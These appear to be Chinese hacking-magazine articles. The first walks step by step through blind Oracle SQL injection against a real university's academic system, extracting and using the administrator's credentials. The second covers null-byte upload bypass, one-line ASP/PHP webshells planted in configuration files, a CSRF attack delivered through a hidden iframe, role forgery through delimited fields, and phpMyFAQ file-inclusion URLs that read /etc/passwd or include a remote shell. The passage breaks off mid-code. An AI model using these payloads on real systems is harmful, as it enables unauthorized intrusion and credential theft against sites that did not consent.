http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select count(*) from user_tab_columns where table_name like '%25USER%25' and length(table_name)=4 and column_name like '%25USERNAME25%')>0--

这句是猜名字含有USER那么长度至少是4啦，提交后返回错误，说明表名不是USER，提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select count(*) from user_tab_columns where table_name like '%25USER%25' and length(table_name)=5 and column_name like '%25USERNAME25%')>0--

正常返回啦，表名是5位哦，是什么呢?

试试USERS吧！提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select count(*) from users)>0--

正常返回啦！嘿嘿，表名和列名都猜到了，现在来查询我们需要的东西吧！提交：

http://fuckjwc/hust//pub_message/message.jspfmodulecode=5100&modulecode=5100&messageid=4351 and (select count(*) from users)>100--

晕！正常返回啦！表里的记录这么多啊！看来很可能学校里所有人的用户名字和密码都在这里呢！

看看我的在不在里面吧！提交：

http://fuckjwc/hust//pub_message/message.jsp?

fmodulecode=5100&modulecode=5100&messageid=4351and (select count(*) from users where username='0207******')=1--

居然正常返回了，也就是说普通用户的信息是放到这个表里的！那么管理员，的信息是不是在这个表里呢？去公告里看了看，发现有个zhaoyi的用户，用zhaoyi登陆教务管理员，发现提示密码错误，看来是存在这个用户名的，并且属于教务管理员权限，提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351and (select count(*) from users where username='zhaoyi')=1--

正常返回，嘿嘿，这给了我一点点希望，既然教务管理员的信息是放到这个表里的，那么系统管理员的信息不也可能放到这个表里么？但是它是如何来区分用户的类别的呢？这个时候我记起来了，在登陆的地方有个选择类型的登陆表单，去查看源文件发现了这个utype变量和下面的代码：

```
<input type="radio" name="utype" value="8">
系统管理员</td>
```

嘿嘿，很有可能是通过utype这个变量来决定用户的权限的哦！并且根据编程人员的习惯，很有可能utype=8代表的是系统管理员，让我们看看是不是有这个列吧！提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351and (select count(utype) from users)>0--

太让人难过了，返回信息还是如图2所示，也就是说不存在utype这个列，不过肯定是存在与这类似的一个列的，提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select count(type) from users)>0--

哈哈，正常返回了！看看我的type类型值是不是登陆表单处的1吧！提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select type from users where username='0207******')=1--

很惊喜地发现我们的猜想是对的，我的type值是1，现在看看type值为8的人有几个吧！

提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select count(*) from users where type=8)=1--

果然符合系统管理员的身份，这样的用户只有一个，我们的目标也就明确了哦！

接下来是猜测管理员的用户名和密码，这里有个插曲拿来说下，也跟大家一起讨论下。本来想偷懒用Union查询的，因为union查询要求系统前后查询的列数和列的类型都相同，所以首先提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 order by 23--

利用order猜测出了这个select查询语句的列数，然后就是艰苦地猜测列的类型了，提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4352 and 1=1 union select NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL from users--

提交这个连接正常返回，因为NULL是可以匹配所有类型的变量的，然后就是按顺序从头到尾慢慢匹配每个列的类型。因为Oracle列有三个类型，数字型，字符型和日期型，所以分别用数字，字符和TO_DATE('2006','yyyy')替换，当所有的类型都匹配完成，提交Url：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4352 and 1=1 union select 111,222,333,444,'jnc1','jnc2',555,'jnc3','jnc4',666,'jnc4',777,'jnc5','jnc6','jnc7','jnc8',888,'jnc9',TO_DATE('2006','yyyy'),999,100,'jnc10','jnc11' from users where username='zhaoyi'--

正常返回，但是当我激动地将前面的and 1=1变成and 1=2的时候，郁闷的情况发生了，返回了如图2的情况，我对Oracle注入并不精通，有人知道解决的办法欢迎来《黑客手册》指教！

三　得到后台管理员的用户密码

插曲讲完了，继续我们的注入之旅吧！好在用户名和密码估计也不会太长，利用Oracle的几个字符函数如length()可以得到字段的长度，然后利用substr()函数取得字符串的某一个特定的字符，最后，为了猜测方便，用ascii()函数将字符转换成ascii码，就OK了！构造的猜测语句如下：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4352 and (select length(username) from users where type>4)>1--

正常返回，用户名长度大于1

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4352 and (select length(username) from users where type>4)>2--

返回错误，用户名长度等于2

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4352 and (select ascii(substr(username,1,1)) from users where type>4)>97--

返回错误，应该第一位是数字

……//二分法大家都会了吧！

最后猜测出用户名字居然是15，先不吐血了，继续猜测密码！

用上面猜测用户名的办法提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4352 and (select length(password) from users where type>4)>10--

返回错误

……

长度为8

然后猜测密码吧：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4352 and (select ascii(substr(password,1,1)) from users where type>4)>97--

……

费了N长的时间终于把密码猜测出来了！密码为s8*****n!




图6




图7

去后台登陆试试！嘿嘿，果然是系统管理员呀！如图6和图7所示，看了看，也没有什么好玩的！还是得不到webshell，不过尝试了一次Oracle的注入，感觉还真不错！另外这个系统采用的是清华大学的一个教务管理程序，大家快去看看自己的教务处是不是采用的这种系统呵，不是学生的就不用看了！有什么问题欢迎到论坛讨论，我的ID是剑心。

编辑点评 Oracle的注入文章和工具在网上并不多见，这篇文章介绍了手工注入Oracle网站的过程，同时给出了注入原理和方法，可以给初学Oracle注入的读者一个感性的认识。

脚本攻击中"非法字符"的妙用

XY7[B.C.T]&玄猫[B.C.T]

一、简述

在脚本安全漏洞中，比较流行的漏洞有SQL Injection、跨站，以及一些其它的利用逻辑等错误进行提权或者上传等攻击，在这些漏洞中有一部分是通过某些特殊的字符来进行操作的。

其实字符并无所谓特殊不特殊，只是在某些程序或者解析环境中为其赋予了特殊的意义，所以利用这些特殊的意义则可进行程序员未预料的操作，相比其他类型的攻击来说，这类攻击相对来说"隐藏"得比较深，如果程序员没有很好的安全意识，则非常容易忽略而导致漏洞的出现。举例来说，就连动网以及phpwind等非常流行的程序的编写者都曾经忽略一些问题而导致严重的后果出现，因此对此类漏洞必须注意。

本文讨论的范围其实是狭义的"特殊字符"，在进行SQL Injection攻击时，究其原理，也是利用了SQL语句中的特殊字符，但是这个暂时就不在我们的讨论范围了。

二、字符导致上传漏洞

非法上传漏洞的主要原理是利用了计算机对ASCI码为00的字符的处理特点而进行的，ASCI码为00的字符在计算机中表示结束，这个结束符就可以导致程序出现问题了，我们来看一个例子。

动网本来是不允许上传asp等危险文件的，但是其上传的处理有一定的漏洞，导致程序获取的参数有误而使入侵者可以上传任意文件。先看看提交上传的一个页面reg_upload.asp源码：

```
<form name="form" method="post" action="upfile.asp" enctype="multipart/form-data" >
<input type="hidden" name="filepath" value="uploadFace">
<input type="hidden" name="act" value="upload">
<input type="file" name="file1">
<input type="hidden" name="fname">
<input type="submit" name="Submit" value="上传" onclick="fname.value=file1.value,parent.document.forms[0].Submit.disabled=true,
parent.document.forms[0].Submit2.disabled=true;">
</form>
```

程序是提取file1表单和filepath表单中的值来做判断的，也就是说直接从页面递交要上传的asp文件程序是会检测出来的。不过我们可以自己构造数据包并使用NC提交，达到越过检测的目的。但是我们的主要问题是上传后的文件一定要是asp格式的，虽然file1的值合法，但是最终达到保存的扩展名为asp的目的应该怎么办呢？

动网所用的无组件上传类中有一句是这么写的：

```
filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt
```

这个filename为程序生成的保存的文件的文件名，其中formPath值就是路径值没有很好过滤。在计算机中检测字符串的关键就是看是否碰到ASCI码为00的字符，如果是则认为字符串结束了。也就是说我们在构造上传文件保存路径时，只要欺骗计算机，让它认为是"uploadface\Daniel.asp"这样的路径参数已经结束了，就可以达到我们的目的了。

本漏洞曾在一年前导致大批论坛沦陷，可谓动网有史以来最大的漏洞之一，其实就是在漏洞被提出的一年内以来，出现此漏洞的脚本程序也是非常多的，其主要问题在于这些程序所使用的无组件上传类，修复此漏洞比较方便的方法即其中的"formPath"参数在程序中赋值而不是获取表单参数了。

三、字符导致写入文件得Shell

1.ASP的语句控制符

熟悉ASP的读者朋友都知道，在ASP中，可以以符号"："来表示一行程序的结束，这样可以在同一行写必须经过换行的程序，例如ASP代码：<%Response.Write(Now())

Response.Write(Date())%>，运行时将会出现如图1所示的错误。




图1

这是因为ASP脚本引擎规定在一行内不允许出现多个Response.Write()语句，但是如果我们将此段代码写作：<%Response.Write(Now())：Response.Write(Date())%>，则可以正常运行，如图2所示：

如此则导致了如果ASP脚本程序将某些用户输入的数据保存在asp文件中，则我们可以在自己可以填写的数据中首先填写，然后写入eval(Request("d"))这样的一句话木马。下面我们以BBSGOOD3.1ACCESS程序中出现的漏洞为例来实际讲解下操作：BBSGOOD的后台配置文件是存储在文本中的，并且在后台是以修改文本文件内容的方式来修改配置的，如图3所示，这样如果我们能利用管理员的身份更改这个asp文件的话，就可以写一个asp木马进入服务器了，但是管理员进入后台是需要输入密码的，如果没有破解出数据库中密码的MD5时这个漏洞可以怎么利用呢？




图2




图3

通过看代码可以知道，处理后台的文件Admin_Index_bbs.asp没有防止外部提交，所以就为我们提供了一个通过跨站来利用管理员的登录后的session和cookies信息来仿冒管理员写文件的可能。

这里我们在本地搭建此程序，登录后台，然后将"论坛参数设置"这个页面保存下来，然后在body标签中添加onload="javascript:document. Filexg.submit()"这个属性，并把其中的内容最后加一行<%If Trim(request("xxadmin"))<>"" ：Then ：execute request("admin") ：End If%>，这样就使得文件board\const.asp包含了我们的一句话木马。我们可以用一句话木马客户端链接并执行命令。自动提交页面就是这样了，下面再说下如何让管理员访问我们的自提交页面。为了确保管理员能够访问，我们采用短消息中的跨站漏洞来攻击。给管理员发送一个短消息，内容随便写，当然，要写一些迷惑性比较强的。然后标题处写<iframe src="http://www.myzone.com/submit.htm" width="0" height="0"></iframe>(这里数据库限制了字段大小，所以应使网址尽量短）管理员我有问题要问！，将这里的src后面的内容替换为你放置自动提交页面的地址，当管理员访问短消息列表的时候就会中招了。

顺便说一下，如果在submit.htm这个提交页面中加入网站统计代码，可以比较简单地知道管理员是否曾经被导向此页面。

2、PHP的语句控制符

PHP属于C类语言，其语法要求在语句结束时，在语句后加入"；"表示。另外，还可以通过"//"来注释一行语句，因此我们可以通过相应的方法进入某些PHP程序的后台，然后在配置文件中写入木马。

相对来说PHP中使用文本方式来保存信息的应用比较多，所以此类漏洞在PHP中还是比较常见的，通常可能不能在前台利用，但是用来得到密码后进入后台时写一句话木马得Shell是不错的。

例如，在PHPWIND论坛中，如果进入后台，进入安全管理，有一个不良词语过滤、新增功能，在不良词语写入a']='aa'；eval($_POST['a'])；//。"替换为"那里可以随意写。而后得到一个shell地址为http://localhost/bbs/data/bbscache/wordsfb.php(感谢浅蓝的辐射鱼技术支持)。

四、字符分割导致构造数据

某些程序中，其某些信息保存在数据库中时，可能由于某种原因，多个信息都保存在同一字段中，并使用一些特殊符号来分割，例如在动网论坛程序中，其保存用户信息的一个字段中的值如下：

```
Dvbbs|||2005-6-1918:05:34|||2005-6-19 18:05:34|||0|||1|||admin|||469e80d32c0559f8|||eway@aspsky.net|||4|||1|||0|||images/userface/image1.gif|||32|||32|||2003-12-30 16:34:00|||2005-6-1918:04:06|||25|||0||| 管理员 |||1||||||120|||115|||28|||0||||||210.41.235.200|||0|||0|||0||||||0||||||level10.gif||||||9pc722664t5w7IM7|||0|0|0 ||||||Dvbbs
```

当取出信息后，使用asp的split函数将其分割到一个数组变量中，再进行后续的操作。我们不得不评价这种方法实在是非常的妙，它有效地节省了数据库的空间并且使得数据操作的动作比较简单，但是如果在编制程序时没有进行好的过滤则可能导致比较大的问题。

在动网验证用户身份的页面是通过读取上述信息转化为数组变量后，其中数组的第20个元素的值，如果此元素值为1，则判定为管理员。但是在其用户注册或者用户信息修改时，对于用户输入的头像并没有过滤，这样导致如果我们在一个普通用户的头像处写入：

```
images/userface/image1.gif|||32|||32|||2003-12-30 16:34:00|||2005-6-19 18:04:06|||25|||0||| 管理员 |||1||||||120|||115|||28|||0||||||210.41.235.200|||0|||0|||0||||||0||||||level10.gif||||||9pc722664t5w7IM7|||0|0|0 ||||||Dvbbs
```

则可以人工伪造数组的第20个元素为1，达到了提升权限的目的。

五、PHP引入文件未过滤终结字符漏洞

BUGTRAQ ID为14929的漏洞报告指出PHPMyFAQ程序的一个本地文件包含漏洞，其详细的报告内容是这样的：

漏洞信息

phpMyFAQ是一款基于WEB的在线FAQ系统。

phpMyFAQ不充分过滤用户提交的输入，远程攻击者可以利用漏洞以WEB权限查看本地文件内容信息。

由于对LANGCODE参数缺少充分过滤，提交包含多个'../'字符的数据作为URI参数可绕过WEB ROOT限制，以WEB权限查看任意文件内容。

测试方法

http://www.example.com/[path]/phpmyfaq/index.php?LANGCODE=/../../../../../../../etc/passwd%00

http://www.example.com/[path]/phpmyfaq/index.php?LANGCODE=/../../../../../[scriptname]

http://www.example.com/[path]/phpmyfaq/index.php?LANGCODE=http://remoteip/shell.txt

这里我们可以看到，导致这种漏洞出现的根本原因是程序员获取参数引用时没有过滤其中的目录跳转符号“../”以及终结字符“null(即%00)”，而又根据这个参数引入文件，导致可以引入任意文件。由于没有找到phpmyfaq相关版本的代码，这么直接说原理可能大家有点摸不着头脑，这里感谢xy7[BCT]为我们提供了一段信息：在一个名为LoudBlog的BLOG程序的index.php页面中有如下代码：

```
